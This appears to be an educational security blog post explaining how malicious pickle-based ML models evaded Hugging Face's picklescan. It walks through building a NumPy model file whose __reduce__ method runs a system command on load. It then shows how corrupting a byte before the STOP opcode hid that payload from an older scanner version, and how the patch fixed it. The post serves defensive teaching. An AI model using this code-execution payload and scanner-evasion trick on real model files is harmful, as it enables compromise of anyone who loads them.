
Play AppSec WarGames
Want to skill-up in secure coding and AppSec? Try SecDim Wargames to learn how to find, hack and fix security vulnerabilities inspired by real-world incidents.

In February 2025, researchers from Reverse Engineering Labs uncovered malicious ML models hosted on Hugging Face. These models exploited ‘broken’ Pickle files to evade existing Hugging Face detection mechanisms . The malicious models were designed to execute reverse shells, granting attackers unauthorized access to affected systems.
Whenever a new model is added to Hugging Face, the content undergoes three primary security checks:
picklescan to extract the list of imports (functions) referenced within a pickle file using pickletools.genops(pickle) and compares these against a predefined blacklist.Let’s deep dive to understand why picklescan didn’t detect this malicious model.
Python’s Pickle module is a popular choice for serializing and deserializing ML models due to its ability to handle complex object structures. Frameworks such as Numpy or PyTorch utilise Pickle to save models’ mathematical representations.
Using Pickles we open up our app to potential malicious code execution if the deserialized content contains malicious payloads. This is because, the serialization (pickling) of an object creates a binary (that is practically a set of instructions or opcodes), that are then read in sequence during deserialization. Depending on the opcode, an action is executed.
The core issue lies in Pickle’s design: during deserialization, it can execute arbitrary code embedded within the serialized data. This means that if a malicious actor crafts a Pickle file with harmful code, any app that unpickles this file could inadvertently execute the malicious payload.
picklescan , a static security scanner, checks pickles by comparing its opcodes to a blacklist. If it detects any of the dangerous opcodes, it will flag that pickle as malicious. As we will see later in this article, the blacklists can be bypassed and are difficult to maintain.
We will demonstrate the risk of using third-party models by using a model that is built using Numpy. In Numpy, we have a method called numpy.load that allows users to load arrays or pickled objects from .npy, .npz files.

The allow_pickle parameter determines whether pickled objects in .npy files can be loaded. By default, this parameter is set to False to prevent the execution of arbitrary code during the loading process. Setting allow_pickle=True permits the loading of object arrays but introduces significant security vulnerabilities, especially when using third-party models.
We use Malicious Model I.ml secure AI challenge to create a malicious model. Once the model is loaded, it will execute a command whoami on the system.

make build following with make test to check that everything works.make run to run the app.model.npy, and the output should be the following
The model is loaded using the function load_model that uses numpy.load or np.load with the flag allow_pickle=1
def load_model(model):
  try:
    return np.load(model, encoding="latin1", fix_imports=True, allow_pickle=1)
  except Exception:
    raise ValueError("Invalid file")
To exploit this vulnerability, we create a model that will contain a system command. Create a method called create_malicious_model()
Define a class that implements __reduce(self) with the following code:
class Exploit(object):
  def __reduce__(self):
    # The __reduce__ method of a pickleable class can specify a callable (os.system)
    # and the arguments ("whoami") to be invoked upon unpickling.
    return (os.system, ("whoami",))
This method is executed when the object is deserialised and returns a tuple:
Next step is to create our dataset that will include our Exploit class. We use dtype=object because Exploit is an object and we want to force NumPy to use pickle
arr = np.array([Exploit()], dtype=object)
Last we save our model in a .npy file using np.save
np.save("malicious_model.npy", arr, allow_pickle=True)
The method will look like the following code:
def create_malicious_model():
  # A class whose sole purpose is to demonstrate malicious code   execution on unpickling
  class Exploit(object):
    def __reduce__(self):
      # The __reduce__ method of a pickleable class can specify a   callable (os.system)
      # and the arguments ("whoami") to be invoked upon unpickling.
      return (os.system, ("whoami",))

# Create a 1-element array of type 'object' that holds an Exploit instance.
arr = np.array([Exploit()], dtype=object)
# Save to a real .npy file. This includes a NumPy header + pickled object data.

np.save("malicious_model.npy", arr, allow_pickle=True)
print("Malicious .npy file created: 'malicious_model.npy'")
To run the exploit, we need to edit the app main method to include create_malicious_model()
if __name__ == "__main__":
  create_malicious_model()
  model = input("[?] Enter the model filename (e.g. model.npy): ")
  print("[i] Loading and executing the model")
  data = load_model(model)
  print(data)
make run and when asked, enter malicious_model.npy and see our whoami command being executed.
picklescan detect it?To understand whether picklescan will detect our malicious payload, we can either run it on the pickle file that we’ve just created, or we can analyse its content and see whether it matches at least one of the blacklisted opcodes.
The hexdump of our pickle looks like this
934e554d5059010076007b276465736372273a20277c4f272c2027666f727472616e5f6f72646572273a2046616c73652c20277368617065273a2028312c292c207d202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020200a8003636e756d70792e636f72652e6d756c746961727261790a5f7265636f6e7374727563740a7100636e756d70790a6e6461727261790a71014b008571024301627103877104527105284b014b01857106636e756d70790a64747970650a710758020000004f387108898887710952710a284b0358010000007c710b4e4e4e4affffffff4affffffff4b3f74710c62895d710d63706f7369780a73797374656d0a710e580600000077686f616d69710f85711052711161747112622e
that in ASCII is
NUMPYv{'descr': '|O', 'fortran_order': False, 'shape': (1,), }
cnumpy.core.multiarray
_reconstruct
qcnumpy
ndarray
qKqCbqqRq(KKqcnumpy
dtype
qXO8qq Rq
(KX|qNNNJÿÿÿÿJÿÿÿÿK?tqb]q
cposix
system
qXwhoamiqqRqatqb.
Our malicious pickles will be detected as it contains the blacklisted function posix that is the alias for os in linux.
To break the pickle we can tamper the hex dump of our exploit. All we need to do is to add an illegal character like X (52 in hex) just before the stop opcode (23) at the end. The hexadecimal representation of our pickle then becomes
934e554d5059010076007b276465736372273a20277c4f272c2027666f727472616e5f6f72646572273a2046616c73652c20277368617065273a2028312c292c207d202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020202020200a8003636e756d70792e636f72652e6d756c746961727261790a5f7265636f6e7374727563740a7100636e756d70790a6e6461727261790a71014b008571024301627103877104527105284b014b01857106636e756d70790a64747970650a710758020000004f387108898887710952710a284b0358010000007c710b4e4e4e4affffffff4affffffff4b3f74710c62895d710d63706f7369780a73797374656d0a710e580600000077686f616d69710f85711052711161747112582e
Note the ending with 58 (X) and 2e (period character / STOP). We convert the hex back to a binary, save it as broken_pickle.npy.
At the time of writing this article, picklescan has been patched so we need to use an older version to demonstrate the bypass. Install picklescan 0.0.18 - pip install --force-reinstall picklescan==0.0.18 (the unpatched version) and run it against the model. We can see that the broken pickle is not flagged as malicious.
ERROR: parsing pickle in /secdim/malicious-model-np.ml/src/broken_pickle.npy: not enough data in stream to read uint4
----------- SCAN SUMMARY -----------
Scanned files: 0
Infected files: 0
Dangerous globals: 0

The exploitation is still successful (see the root user being printed after executing the command whoami), but the load function triggers an exception ValueError("Invalid file")
Running the latest version of picklescan on the broken pickle, it successfully detects the malicious payload.
ERROR: parsing pickle in /secdim/malicious-model-np.ml/broken_pickle.npy: not enough data in stream to read uint4
/secdim/malicious-model-np.ml/broken_pickle.npy: dangerous import 'posix system' FOUND
----------- SCAN SUMMARY -----------
Scanned files: 1
Infected files: 1
Dangerous globals: 1
That’s because the patched version will scan the file regardless of whether or not is a valid pickle.

When we look at the pull request , we can clearly spot the problem in the old versions, where an exception raised for malformed pickles interrupts the scanning process, preventing the analysis of the subsequent data.
The patch instead, introduces a better error handling, where if an exception occurs during the opcodes extraction, the error messages are captured in a variable and the loop continues reading the next byte of data.
safetensors, which are designed with security in mind and prevent arbitrary code execution.There are many other vulnerabilities targeting AI apps. See our learning paths for OWASP LLM Top 10 and our real-world inspired AI secure coding catalogue

Want to skill-up in secure coding and AppSec? Try SecDim Wargames to learn how to find, hack and fix security vulnerabilities inspired by real-world incidents.

Join our secure coding and AppSec community. A discussion board to share and discuss all aspects of secure programming, AppSec, DevSecOps, fuzzing, cloudsec, AIsec code review, and more.
Read more